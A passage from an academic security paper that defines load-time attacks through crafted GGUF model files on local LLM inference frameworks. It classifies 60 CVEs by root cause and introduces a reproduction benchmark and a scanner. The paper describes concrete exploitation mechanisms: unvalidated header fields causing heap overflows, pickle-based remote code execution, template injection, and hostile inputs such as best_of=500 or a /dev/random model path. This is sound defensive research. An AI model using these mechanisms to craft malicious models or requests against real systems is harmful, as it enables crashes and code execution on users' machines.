vulnerabilities, we develop LIMAScan, a taxonomy-driven dynamic testing tool that generates LIMA-pattern-derived payloads and tests them against live LIF instances to detect unsafe GGUF metadata handling patterns, through which we discover and successfully exploit 7 previously unknown vulnerabilities in the latest stable releases of the four LIFs. We release LIMABench and LIMAScan as an open-source artifact.

1 Introduction

Large language models (LLMs) have been extensively integrated into open-source software [15, 26], where LLMs are the core component that enables the primary functionality instead of acting as an auxiliary component, named LLM-powered applications (LPAs). According to a recent study [48], around 61% of popular open-source LPAs support LLM inference on local machines and private infrastructure through open-source platforms or libraries, such as




Figure 1: LIMA vs. Traditional Malicious LLM Attacks.

`llama.cpp` [4] and `Ollama` [22]. We use the term **L**ocal **I**nference **F**rameworks [47] (**LIF**s) to denote such a growing class of open-source systems designed to run LLMs directly on end-user or developer hardware, which emphasize efficient loading, quantization, and inference on local devices.

The primary design goal of using LIFs in LPAs is to preserve end-user data safety and privacy by performing inference locally, rather than transmitting data to remote LLM services through APIs. In addition, LIFs offer users the flexibility to select from a wide range of open-source LLMs tailored to different tasks and purposes, where users typically download models from public LLM ecosystems such as Hugging Face [5]. However, this flexibility and the perceived "data protection by locality" expose a new attack surface, where malicious or tampered model files obtained from open-source LLM ecosystems (*e.g.*, Hugging Face [5]) can compromise the systems intended to safeguard user data.

In this paper, we define the **L**ocal **I**nference framework-

Model **A**ttack surface (**LIMA**) as the set of vulnerabilities arising from the interaction between LIFs and the model artifacts they load. Unlike prior malicious model attacks that operate at inference time, such as prompt-based manipulation (*e.g.*, jailbreak [41] and prompt injection [17]) or behavioral tampering (*e.g.*, backdoors [69] and poisoning [36,40]), LIMA targets vulnerabilities in the model loading and initialization pipeline (including parsing, memory allocation and handling) as illustrated in Figure 1, enabling exploitation before any inference occurs and independent of model semantics. This attack surface emerges from the unique design of LIFs, which prioritize performance and compatibility over strict input validation, and routinely ingest community-shared models from open-source ecosystems.

To better understand LIMA, we identified four widely used LIFs (including `llama.cpp`, `vLLM`, `Ollama` and `LocalAI`) by surveying popular open-source LPAs [48] and analyzing their runtime dependencies. For these LIFs, we collected their publicly disclosed security vulnerabilities from the National Vulnerability Database (NVD), resulting in a curate dataset of 60 LIF vulnerabilities that form the foundation of our study. We then identify their root causes, vulnerability patterns and security impact by systematically analyzing their vulnerable code snippets, patches and documentations against the exploitation. Based on these findings, we derive a six-class taxonomy grounded in the observed root causes and exploitation patterns, where LIMA attacks accounts for 42% and leads to heap buffer overflows, denial of service, and even remote code execution (RCE). Unsafe deserialization and LIMA together account for 53%, both of which are attributed to unconditional trust in model-controlled values without validation. Notably, the same GGUF header fields that cause heap overflows in C/C++ (*e.g.*, `llama.cpp`) also lead to runtime panics in Go (*e.g.*, `Ollama`). This demonstrates that even though the programming languages may affect the crash manifests, they do not eliminate the underlying security flaw.

To enable systematic validation and reproduction, we build **LIMABench**, an automated reproduction framework built on our LIF vulnerability dataset. LIMABench is empowered with our reproduction workflows, enabling consistent benchmarking and regression-testing of LIMA vulnerabilities. We contribute 24 original proof-of-concept (PoC) artifacts including crafted GGUF files, RPC exploit scripts and API payloads. Although LIMABench includes both LIMA and other vulnerabilities collected from LIFs, its primary goal is to benchmark and reproduce LIMA vulnerabilities.

To effectively identify LIMA, we design and implement **LIMAScan**, an automated taxonomy-guided dynamic testing tool that generates crafted payloads from our observed vulnerability patterns and tests them against live LIF instances to detect exploitable flaws observed from our study. LIMAScan targets at the semantic interaction between model metadata and its handling logic in LIFs. By analyzing metadata-flow paths and configuration-driven behaviors, LIMAScan uncovers recurring design and implementation flaws that can be exploited to trigger LIMA. We applied LIMAScan to the most recent stable releases of the four popular LIFs, revealing 13 previously disclosed CVEs that remain unpatched. Interestingly, LIMAScan also identified and successfully exploited 7 previously unknown vulnerabilities, demonstrating the potential of LIMAScan and real-world impact of LIF vulnerabilities. We have reported these new vulnerabilities to the corresponding developers through GitHub security advisories.

In summary, this paper has the following contributions:

- We define LIMA, the Local Inference framework-Model Attack surface, a new load time attack class arising from maliciously crafted model artifacts in local LLM runtimes.
- We construct a dataset of 60 publicly disclosed LIF vulnerabilities and perform a systematic analysis, deriving a taxonomy of vulnerability patterns with their root causes.
- We build LIMABench powered by an automated reproduction framework for our dataset to enable consistent verification and inspire future defensive approaches.
- We develop LIMAScan, an automated taxonomy-guided dynamic testing tool which detects 7 previously unknown vulnerabilities from the four popular LIFs.
- LIMABench and LIMAScan are publicly available `https://github.com/apace-lab/LIMA` to support reproducibility and future research.

2 Background and Threat Model

2.1 Traditional Model Threats

Malicious LLMs are models intentionally developed or modified to bypass safeguards and produce harmful or illegal outputs, which are either deliberately configured without restrictions or optimized to assist activities such as phishing and exploit development [10]. Figure 1(a) highlights existing malicious LLM threats, which can be grouped into four levels.

At the prompt level, open-released or weakly aligned models can be easily reconfigured for harmful use through jailbreaking [41, 67] or direct prompt injection [17, 45]. Existing work has shown that aligned models remain vulnerable to adversarial jailbreak attacks that bypass safety controls [64, 74]. In this case, the model itself is not only misused but also deployed without safeguards.

At the context level, the model's execution context can be manipulated through indirect prompt injection [50, 72] and retrieval data poisoning [40, 75]. These attacks exploit auxiliary components such as retrieval-augmented systems, external knowledge bases or tool integrations, which introduce attacker-controlled content into the model's input context at inference time. In such cases, the model itself is safe, and the vulnerability arises from the surrounding system components that mediate its inputs.

At the model level, attackers can intentionally implant hidden malicious behaviors through training data poison-




Figure 2: Architecture and Threat Model of LIFs. The LIF deployments may include an optional management layer that exposes APIs and orchestrates model loading, or directly invoke an inference engine. User prompts are processed at runtime, whereas model artifacts are ingested at load time. The LIMA resides at this model ingestion boundary.

ing [36,51], weight poisoning [55,57] or backdooring [69–71]. Prior work has demonstrated that LLMs can be trained to behave safely under normal evaluation while activating harmful behavior under specific triggers [52]. Other work also shows that malicious behaviors can be inserted efficiently through parameter editing, without requiring large-scale retraining or obvious data poisoning [58]. In such scenarios, the LLM itself becomes a compromised artifact that appears benign but contains intentionally embedded attacks.

At the system level, malicious code or harmful behavior can also be embedded within components of the LLM pipeline, where the LLM-integrated system enables a broader attack workflow [61]. For example, retrieval components can be manipulated to control downstream outputs [39]. When combined with automation tools, APIs, or malware toolkits, such malicious or compromised LLM pipelines can scale phishing campaigns or assist in vulnerability discovery.

Overall, the above malicious LLMs primarily enable harmful behavior through deliberate prompt design, data tampering, weight modification or by intentionally disabling safeguard mechanisms to allow unrestricted interaction during user chat. These models are intentionally configured to produce harmful outputs as a core function, which are fundamentally and structurally different from the malicious models we observed from security vulnerabilities in LIFs.

2.2 Local Inference Frameworks

We define **L**ocal **I**nference **F**rameworks (**LIFs**) as a class of open-source systems designed to enable execution of LLMs on local or self-hosted environments without reliance on remote inference services. As shown in Figure 2 (b), LIFs typically provide one of the following functions: (1) low-level inference engines, such as `llama.cpp` and `vLLM`, which implement model loading, tensor parsing, memory management and token generation; and (2) management layer, such as `Ollama` and `LocalAI`, which manage model distribution, configuration, authentication, APIs and proxy to underlying inference engines.

Unlike large-scale serving infrastructures such as TensorFlow Serving [14] or NVIDIA Triton [9], which target distributed deployments and cloud datacenters, LIFs are lightweight, flexible, and often adopted in open-source end-user applications [47,48]. Although these frameworks differ in all dimensions (*e.g.*, architecture, purposes and implementation), they share the ability to ingest and initialize arbitrary community-shared models, combined with performance-driven parsing of model formats, makes them both popular and uniquely exposed to security risks. This shared model-loading path forms the foundation of LIMA.

2.3 New Threat Model in LIFs

Following the red edges in Figure 2, we consider an adversary who distributes a malicious or tampered model file intended to be loaded by an LIF. The attacker may upload this model to a public repository (*e.g.*, Hugging Face) or share it through community channels where users commonly obtain open-source LLMs. The victim is an end user or developer who downloads and runs the model locally, believing it to be safe. Once the model is parsed or initialized, the malicious payload can exploit vulnerabilities in the LIF's model loading pipeline, such as unchecked metadata, unsafe memory allocations, or integer overflows, to trigger crashes, corrupt memory, or achieve arbitrary code execution. The attacker's goal is to compromise the confidentiality or integrity of the user's local environment, potentially exfiltrating data or establishing persistent control.

This paper focuses exclusively on vulnerabilities arising from the interaction between LIFs and the loaded model artifacts, which is referred to as LIMA in this paper. We analyze such attacks that occur during load time preparation, before any user prompts or inference (during runtime) take place. Other attack vectors in the LLM and machine learning ecosystem such as the scenarios we discussed in Section 2.1 or remote inference service exploits, are outside the scope of this study. Our analysis is limited to open-source frameworks and model formats commonly used for local LLM inference (*i.e.*, GGUF). We also assume that the attacker has not al-

Table 1: Mapping between GGUF ingestion pipeline, stages, attacker-controlled fields, and common bug classes in LIMA.

Pipeline	Stage	Attacker-Controlled Fields	Common Errors
Model Parser	Parse header	`n_kv`, `n_tensors`	Integer overflow, Heap corruption, DoS
	Parse metadata	`key_len`, `str_len`, `value_type`, `n_elems`	OOB read/write, Overflow, DoS
	Parse tensor directory	`name_len`, `n_dims`, `dims[]`, `dtype`, `offset`	OOB read/write, Overflow, NULL deref, DoS
Memory Allocation	Compute allocation size	`n_kv`, `n_tensors`, `n_dims`, `dims[]`, `dtype`	Integer overflow, Heap corruption
	Allocate memory	`n_dims`, `dims[]`, `dtype`	Heap overflow, DoS
Initialization	Initialize runtime structures	Metadata keys/values, `n_tensors`, `name_bytes`, `dtype`	Logic errors, OOB access
	Copy / map tensor data	`offset`, tensor size (from `dtype` + `dims[]`)	OOB read/write, Heap corruption, Divide-by-zero, RCE

ready gained control over the victim's machine or underlying hardware and that sandboxing, if present, provides standard process-level isolation.

3 The LIF–Model Attack Surface (LIMA)

In this section, we officially define the new attack surface, illustrate the attack pipeline with the parsed models behave as untrusted structured inputs.

3.1 Definition of LIMA

LIMA includes vulnerabilities that arise when an LIF ingests and initializes externally supplied model artifacts, where attacker-controlled model metadata and tensor parameters affect parsing, allocation and/or initialization logic prior to the processing of prompts and execution of inference.

3.2 Models as Untrusted Structured Inputs

LIFs often run models downloaded from public ecosystems such as Hugging Face, however, existing security checks may not cover all artifacts or behaviors. Existing research has shown that publicly distributed models can embed backdoors and poisoned weights, highlighting the risks associated with using those models [6, 33].

To detect malicious models before publication, major public model distribution platforms have introduced security mechanisms such as automated scanning [7, 11, 44] and restricted serialization formats [54]. However, these protections primarily focus on malicious model behavior or unsafe serialization patterns, not vulnerabilities in downstream LIFs. Even though a model is semantically benign and passes safety checks, its metadata and structural fields can remain attacker-controlled and crash LIF's parsing and initialization logic. Hence, safety checks from the distribution platforms cannot eliminate vulnerabilities arising from load time handling in LIFs, leaving the model ingestion pipeline exposed.

3.3 Model Ingestion Pipeline

Model ingestion in LIFs often follows a structured pipeline with several stages as shown in columns 1 and 2 of Table 1: the framework imports the model artifact (in GGUF format), parses its header and metadata fields, reads tensor dictionary, computes allocation size for later memory allocation, and initializes runtime data structures to get ready for running inference requests. These steps include intensive arithmetic operations fully relying on model-controlled fields (*e.g.*, tensor dimensions, counts, offsets), which determines the dynamic heap allocation size on memory.

Note that the entire pipeline ingests model artifact before any user prompt is processed. Hence, vulnerabilities in the pipeline can be triggered only by loading a maliciously crafted model file. Based on our study, GGUF and Pytorch are supported by the four LIFs. vLLM uses Pytorch and safetensor [13], while the other three LIFs have direct support for GGUF.

3.4 Attacker-Controlled Fields

A GGUF file contains numeric fields that the LIF parser uses directly in array indexing operations and function calls such as `malloc` and `memcpy`. Since there is no bounds checking, an attacker can control these fields and trigger LIMA attacks. During the ingestion pipeline, attackers control multiple structurally significant fields in the model artifacts, such as tensor counts `n_tensors` and dimension sizes `n_dims` as shown in column 3 of Table 1. Moreover, some frameworks also expose file paths and configuration fields during the import process. These values are directly consumed by parsing and memory allocation logic to determine critical steps for initialization and runtime behavior, such as memory layout and allocation size. Since allocation sizes and buffer boundaries are frequently derived from these fields, carefully crafted values can induce integer overflows, out-of-bounds (OOB) accesses, or inconsistent state transitions during initialization, indicated by column 4 of Table 1. Moreover, model registries add more attack vectors at the distribution layer when digest strings without validation are used in file path construction or when authentication challenges redirect credentials to attacker-controlled servers. We observed the above representative patterns across all four LIFs we studied.

In summary, instead of manipulating complex model semantics or inference outputs, attackers can easily perform an exploitation by injecting structurally inconsistent fields be-

Table 2: Comparison of LLM attacks across different dimensions*.

Attack	Modified Content (Modify Weights)	Attack Phase	Primary Target Layer	Require Malicious Model	Require Malicious Input	Persistence
Jailbreaking	User Prompt (×)	Inference Time	Input Layer	×	✓	No
Direct Prompt Injection	User Prompt (×)	Inference Time	Input Layer	×	✓	No
Indirect Prompt Injection	Retrieved/Tool-Generated Content (×)	Inference Time	Context Layer	×	✓	No
Data Poisoning	Training Dataset (✓)	Training Time	Context/Model Layer	✓	×	Yes
Backdooring	Training Dataset (✓)	Training Time	Model Layer	✓	×	Yes
Weight Poisoning	Model Parameters (✓)	Supply Chain	Model Layer	✓	×	Yes
LIMA	***Model File Structure***, ***Metadata*** (×)	***Load Time*** (Parse, Alloc, Init)	***LIF***	✓ (Crafted Model File)	×	Yes

* The entries in each cell represent major or representative mechanisms of the corresponding attack and are not intended to be exhaustive.

Table 3: Statistics and vulnerability distribution of the popular LIFs in our study.

LIF	#Star/#Fork	#CVE						
		C1*	C2	C3	C4	C5	C6	Total
llama.cpp	96.4k/15.2k	12	0	3	0	0	0	15
vLLM	71.7k/13.9k	2	7	1	11	4	0	25
Ollama	164k/14.7k	11	0	1	3	0	0	15
LocalAI	43.2k/3.6k	0	0	0	3	0	2	5
Total	-	**25**	**7**	**5**	**17**	**4**	**2**	**60**

* C1 aligns with LIMA.

tween model-controlled metadata and implementation-level assumptions. This motivates the design of our dynamic testing tool in Section 5.

3.5 Compare LIMA with Other Model Attacks

Table 2 compares representative LLM attacks across modified content, attack phase, target layer, required adversarial control and persistence. As we discussed in Section 2, traditional attacks primarily aim at three targets: (1) input-level attacks manipulate inference time prompts without modifying model parameters, such as jailbreaking and direct prompt injection; (2) context-level attacks affect model behavior by injecting adversarial content or behavior through auxiliary components (*e.g.*, retrieval database or external tools), such as indirect prompt injection and retrieval poisoning [39, 75] (*i.e.*, one type of data poisoning); (3) model-level attacks modifies training data or parameters to induce persistent behavioral changes, such as backdooring, data and weight poisoning. Differently, LIMA operates at the LIF layer, which does not rely on malicious prompts or complex manipulation of model weights. Instead, LIMA exploits unsafe model ingestion and parsing logic during load time through crafted model artifacts. These emphasize LIMA as a new attack surface and patterns which targets runtime integrity of LIFs instead of model behavior or context inputs.

4 Empirical Study of LIF Vulnerabilities

In this section, we introduce our study on publicly released LIF vulnerabilities, discuss the vulnerability patterns of LIMA and other attacks, and conclude a taxonomy based on their root causes.

Data Collection We first identified widely adopted LIFs by surveying open-source LPAs [48] and examining their documented runtime dependencies and deployment instructions. This process yielded a set of representative frameworks as shown in column 1 of Table 3, including inference engines (*e.g.*, `llama.cpp`, `vLLM`) and management layers (*e.g.*, `Ollama`, `LocalAI`). Column 2 lists their numbers of stars and forks, indicating their popularity and wide adoption. For each selected framework, we systematically queried NVD using the framework name as keyword. We then manually inspected each retrieved CVE or GHSA entry to confirm relevance to LIF operation, examining linked advisories, patch commits and issue trackers.

Automated Reproduction Out of 60 collected vulnerabilities, 36 were accompanied by publicly disclosed PoC artifacts such as crafted model file, exploit scripts, or detailed reproduction commands provided by the original reporters. The remaining 24 advisories provided only conceptual vulnerability descriptions without actionable reproduction materials; for these, we developed original PoC artifacts including crafted GGUF files, RPC exploit scripts and API payloads. We then construct an automated reproduction framework based on these PoCs that standardizes the procedures triggering vulnerabilities across affected LIF versions. Where necessary, we adapt or minimize existing PoCs to ensure reproducibility and environmental consistency.

We successfully containerize 58 reproduction environments and release our automation framework with our curated dataset (including 60 LIF vulnerabilities) as an open-source artifact to support independent verification and future research. Two vulnerabilities from `vLLM` could not be reproduced in isolated container environments, because: (1) CVE-2025-46570

Table 4: Taxonomy of 60 LIF vulnerabilities organized by root cause mechanism

Class (#Total)	Sub-Class	#CVEs	Severity	LIFs	Key Mechanism
C1: Malicious Model File Attacks (25) ***(LIMA)***	C1.1: Memory corruption via parsing	11	Mod.–Crit.	llama.cpp	Heap overflow, integer overflow, OOB, null ptr
	C1.2: DoS via crafted metadata	7	High	Ollama	Divided-by-zero, unbounded alloc, truncated GGUF
	C1.3: Code exec via model content	3	High–Crit.	vLLM, llama.cpp	Jinja2 SSTI, `torch.load()`, pickle
	C1.4: File system via registry	4	Med.–Crit.	Ollama	Path traversal, file deletion, token theft
C2: Unsafe Deserialization (7)	C2.1: Direct pickle usage	6	High–Crit.	vLLM	ZMQ, shared memory, TCP, `pickle.loads()`
	C2.2: Framework abstractions	1	Critical	vLLM	PyTorch TCPStore internal pickle
C3: Exposed Network Services (5)	C3.1: Unauthenticated RPC	3	Mod.–Crit.	llama.cpp	Arbitrary memory read/write via raw pointer
	C3.2: All-interface binding	1	High	vLLM	ZMQ XPUB on `tcp://*`
	C3.3: Missing access controls	1	Medium	Ollama	DNS rebinding bypasses localhost API
C4: API Input Validation Failures (17)	C4.1: Structured output crashes	3	Moderate	vLLM	Invalid schema/regex crashes xgrammar
	C4.2: ReDoS	2	Moderate	vLLM	Backtracking regex in tool parsers
	C4.3: Algorithmic complexity	1	Moderate	vLLM	$O(n^2)$ list concat in tokenizer
	C4.4: Resource consumption	4	Med.–High	vLLM, Ollama	`best_of`=500, 500 MB header, `/dev/random`
	C4.5: Unbounded caching	2	Moderate	vLLM	xgrammar RAM + outlines disk, no eviction
	C4.6: Info disclosure	2	High	Ollama	`os.Stat` errors reveal FS state
	C4.7: Command/code injection	2	High–Crit.	LocalAI	Config params being executed by `exec.Command()`
	C4.8: SSRF / LFI	1	Medium	LocalAI	`file://` and `http://` unvalidated
C5: Cache Poisoning / Side-Channel (4)	C5.1: Predictable hash collisions	3	Low–Mod.	vLLM	PIL tobytes, `hash(None)`, fixed seed
	C5.2: Timing side-channel	1	Low	vLLM	Shared prefix cache leaks prompt via TTFT
C6: Web Interface Security Gaps (2)	C6.1: Cross-site scripting	1	Medium	LocalAI	Stored XSS via unsanitized model name
	C6.2: CSRF	1	Medium	LocalAI	No tokens on state-changing endpoints
Total		**60**			

[30] requires multi-tenant timing measurements infeasible in isolated containers, and (2) CVE-2025-1953 [27] targets the `aibrix` plugin together with the core vLLM.

Data Analysis For each vulnerability in our dataset, we examined the associated CVE and/or GHSA entry, advisories, patch commits, and reproduction artifacts to determine its root cause, trigger conditions, and affected components within the corresponding LIF. We analyzed how model-controlled inputs, such as tensor dimensions, metadata fields, file paths, or configuration parameters, interact with parsing, allocation and initialization logic to induce failure. We further mapped each vulnerability to the specific source modules involved, enabling identification of root causes in shared components across frameworks. Based on the above analysis, we derive a taxonomy of recurring vulnerability patterns within LIF model ingestion pipeline.

To ensure the rigor and reliability of our study, we adopted a structured classification process [42] when deriving the taxonomy. All authors independently reviewed and labeled each vulnerability according to its primary root cause, triggering condition and vulnerable code snippet. We compared the independent labels and resolved disagreements through discussion until consensus was reached. Instead of imposing predefined categories, we derived taxonomy classes inductively based on recurring patterns observed across LIFs, refining definitions iteratively as new patterns emerged. This process helps minimize subjective bias and improve consistency in our study.

Next, we will report our analysis result, including the observed recurring vulnerability patterns, the root cause analysis and our derived taxonomy.

4.1 Landscape of LIF Vulnerabilities

Our analysis covers 60 vulnerabilities across four LIFs as illustrated in Table 3: `llama.cpp` (15), `vLLM` (25), `Ollama` (15), and `LocalAI` (5). Among these, 16 are rated critical severity, 25 high, 15 moderate, and 4 low, with the critical and high severity vulnerabilities concentrated in model file parsing and unsafe deserialization. As shown in Table 4, we organize these vulnerabilities into six classes and 21 sub-classes based on their root cause mechanism. The table also reports the number and severity of CVEs in each class, the affected LIFs and the key mechanisms that trigger these vulnerabilities.

In summary, the largest class is malicious model file attacks (C1, 25 CVEs, 42%), followed by API input validation failures (C4, 17 CVEs), unsafe deserialization in distributed communication (C2, 7 CVEs), exposed network services (C3, 5 CVEs), cache poisoning and side-channel leakage (C5, 4 CVEs), and web interface security gaps (C6, 2 CVEs). While classes C2 through C6 involve vulnerability patterns known from traditional software (without LLM integration), they manifest in contexts specific to LLM inference such as grammar compilation engines, multi-tenant prefix caching, and distributed tensor parallelism. This indicates how traditional software weaknesses can acquire new security implications in modern AI systems, especially in LIF-integrated pipelines.

Table 3 also summarizes the distribution of CVEs categorized as LIMA vulnerabilities across the six taxonomy classes for each LIF. Column 3-8 report the numbers of CVEs in each class with the total number listed in column 9, highlighting how vulnerability patterns and root causes can vary across

Table 5: Cross-LIF root cause analysis of 60 LIF vulnerabilities.

Root Cause	Sub-Root Causes	CVEs (%)	Classes	LIFs
Unsafe Model File Parsing	Integer overflow, heap buffer overflow, null pointer dereference, division by zero, unbounded allocation	18 (30%)	C1.1, C1.2	llama.cpp (11), Ollama (7)
Untrusted Code Execution	Pickle deserialization, unsafe weight loading, template injection, command injection	12 (20%)	C1.3, C2, C4.7	vLLM (9), LocalAI (2), llama.cpp (1)
Resource Exhaustion	Structured output engine crashes, ReDoS, algorithmic complexity, uncontrolled recursion, unbounded cache growth	12 (20%)	C4.1 - C4.5	vLLM (11), Ollama (1)
Insufficient Access Control	Path traversal, unauthenticated RPC, all-interface binding, SSRF, missing CSRF/origin checks, information disclosure	14 (23%)	C1.4, C3, C4.6, C4.8, C6	Ollama (7), llama.cpp (3), LocalAI (3), vLLM (1)
Total		**60 (100%)**		

different designs and implementations.

LIMA Patterns Malicious model file attacks (C1) are the most distinctive class across these LIF vulnerabilities, which align directly with LIMA defined in Section 3. This class contains four sub-classes: memory corruption through GGUF parsing in `llama.cpp` (11 CVEs), denial of service (DoS) through crafted metadata in `Ollama` (7), code execution through embedded model content such as Jinja2 templates and pickle payloads (3), and file system attacks through model registry workflows in `Ollama` (4). The same untrusted GGUF header fields that cause heap buffer overflows in C/C++ also trigger runtime panics in Go, proving that the programming languages affect the vulnerability types but do not eliminate the underlying validation problem.

Other Attack Patterns Unsafe deserialization (C2, 7 CVEs) is concentrated entirely in `vLLM`, where every distributed communication channel uses Python's `pickle` serialization, including ZeroMQ sockets, shared memory ring buffers, and PyTorch's TCPStore. Each instance enables remote code execution, making pickle a systemic architectural vulnerability rather than a collection of isolated bugs. This highlights a broader challenge in open-source ecosystems: even though `pickle`'s official documentation clearly warns that its insecure serialization can execute arbitrary code during deserialization [12], developers continue to use it in unsafe contexts without sufficient validation or safeguards.

API input validation failures (C4, 17 CVEs) cover the widest range of patterns, from structured output engine crashes where invalid JSON schemas or regex patterns crash the grammar compilation backend, to command injection through unsanitized configuration parameters in `LocalAI`. Several of these vulnerabilities were first disclosed in 2025, suggesting that structured output and guided decoding represent an emerging attack surface as LLM inference matures.

4.2 Root Cause Analysis

The six classes describe different attack vectors, however many of them share common underlying failure patterns. In addition to the attack mechanisms, we examined *why* these vulnerabilities exist by analyzing their root causes and identified four root cause categories that appeared independently across multiple frameworks.

Table 5 illustrates the four root causes account for 56 of 60 vulnerabilities (93%) across the four LIFs in our study. The remaining 4 vulnerabilities belong to cache poisoning and side-channel leakage (C5), which appear only in `vLLM` and do not generalize across frameworks as they require multi-tenant serving with shared caches, a feature that the other three frameworks currently lack.

Unsafe Model File Parsing (18 CVEs, 30%) One of the common patterns we have found is that GGUF model file parsers read values from file headers directly (*e.g.*, string lengths, key-value (KV) pair counts, tensor dimensions, alignment values) and use them in memory operations without validation, leaving a serious attack surface in model loading. In `llama.cpp`, which is written in C/C++, the unvalidated header fields lead to heap buffer overflows (5 CVEs), integer overflow in size calculations (3 CVEs), null pointer dereferences (1 CVE), OOB array access (1 CVE), and use of uninitialized memory (1 CVE). In `Ollama`, which is written in Go, the same type of unvalidated fields trigger division-by-zero panics (2 CVEs), unbounded memory allocation (2 CVEs), and crashes from truncated or malformed model data (3 CVEs).

Go's memory safety prevents buffer overflows that occur in C/C++, but does not prevent the runtime panics that crash the server. Our dynamic testing tool (LIMAScan) confirmed this pattern also affects `LocalAI`: the same crafted GGUF file with 4 billion KV pairs directs the `gpustack/gguf-parser-go` [18] library to attempt an unbounded allocation, which triggers an OS-level out-of-

memory kill. We identify this crash as a previously undiscovered issue, which we denote as LIMA-NEW-007 and discuss in detail in Section 7.

Untrusted Code Execution (12 CVEs, 20%) Another common root cause is that user-controlled input (*e.g.*, model files, network data, configuration parameters) is passed into code execution paths without sanitization or sandboxing. This root cause manifests through four different mechanisms depending on the framework and its programming language.

In `vLLM` (written in Python), the major cause is the use of unsafe pickle deserialization: every distributed communication channel (*e.g.*, ZeroMQ sockets, shared memory ring buffers, PyTorch's TCPStore) uses Python's pickle format to serialize and deserialize data. The pickle protocol allows arbitrary code execution through the `__reduce__()` method, which means any network-reachable attacker can achieve remote code execution by sending a crafted pickle payload (7 CVEs). In addition to that, `vLLM` uses `torch.load()` to load model weight files, which internally uses pickle (2 CVEs). Even after adding the `weights_only=True` safety flag, PyTorch versions before 2.6.0 had a documented bypass [1] that allowed code execution through the restricted unpickler. In `LocalAI` (Go), unsanitized configuration parameters (*e.g.*, backend names, model paths) from user-supplied YAML files are passed directly to process execution, allowing command injection (2 CVEs). In `llama-cpp-python` [19], a Jinja2 chat template embedded in model metadata is rendered without sandboxing, enabling server-side template injection (1 CVE).

Resource Exhaustion / DoS (12 CVEs, 20%) Resource Exhaustion happens when developers provide no limit on user controlled parameters that drive resource consumption. Many of these vulnerabilities reflect developer's false assumptions about input that are reasonable for regular users but become exploitable when an attacker deliberately violates them. This can happen in several forms as described below.

Structured output engines (*e.g.*, `xgrammar`, `outlines`) in `vLLM` crash when processing invalid JSON schemas, regex patterns, or EBNF grammars because these inputs are passed to the C++ compilation backend without pre-validation (3 CVEs). Regular expressions in `vLLM`'s tool call parsers use Python's backtracking regex engine, which allows crafted inputs to cause exponential processing time (2 CVEs). API parameters like `best_of=500` or 500 MB HTTP headers are accepted without limits, exhausting GPU memory or causing server timeouts (3 CVEs). Grammar compilation caches in `xgrammar` [25] and `outlines` [23] grow without size limits or eviction policies, allowing an attacker to exhaust memory by submitting many unique schemas (2 CVEs). In `Ollama`, setting a model path to `/dev/random` causes the server to block forever reading an infinite stream (1 CVE). A separate algorithmic complexity vulnerability in `vLLM`'s multi-modal tokenizer creates a $O(n^2)$ list concatenation on crafted input (1 CVE).

Insufficient Access Control (14 CVEs, 23%) This is the most broadly distributed root cause, affecting all four frameworks we have studied (*i.e.*, `Ollama` has 7, `llama.cpp` 3, `LocalAI` 3, `vLLM` 1). The core problem here is that LIFs are designed for single-user use on local devices, which, however, are often being deployed in production environment and open to public network. Such a migration implicitly assumes that the default configuration of LIFs that is secure for local use is also safe in networked deployments, which does not align with real-world LIF design. We observe that many components across all four LIFs disable their authentication by default, making LIFs susceptible for unauthorized access in real-world deployment scenarios. Moreover, LIF users often don't check and change the default authentication configuration, resulting in potential security risks.

To be specific, `llama.cpp`'s RPC has no authentication on tensor operations. `Ollama`'s local API misses cross-domain validation. `LocalAI` adopts neither API keys nor cross-site request forgery (CSRF) tokens by default. `vLLM`'s ZeroMQ sockets and PyTorch's TCPStore have no access control, resulting in several security failures. For example, path traversal through model registry workflows in `Ollama` allows attackers to write, delete, or read arbitrary files on the server through crafted digest strings and zip file entries (4 CVEs). Unauthenticated RPC endpoints in `llama.cpp` accept tensor operations from any network client, including a raw memory pointer that enables arbitrary memory read and write (3 CVEs). Internal services in `vLLM` bind to all network interfaces (`0.0.0.0`) regardless of configuration, exposing distributed communication channels to external networks (1 CVE). Server-side request forgery (SSRF) and local file inclusion (LFI) in `LocalAI` allow attackers to scan internal ports and read local files through unvalidated URL parameters (1 CVE). Information disclosure in `Ollama` reflects file system state (*e.g.*, file existence, directory structure) in API error messages (2 CVEs). Web interface vulnerabilities in `LocalAI` exploit the absence of standard web security protections on state-changing endpoints (2 CVEs). DNS rebinding in `Ollama` bypasses the intended localhost-only access control (1 CVE).

5 LIMAScan

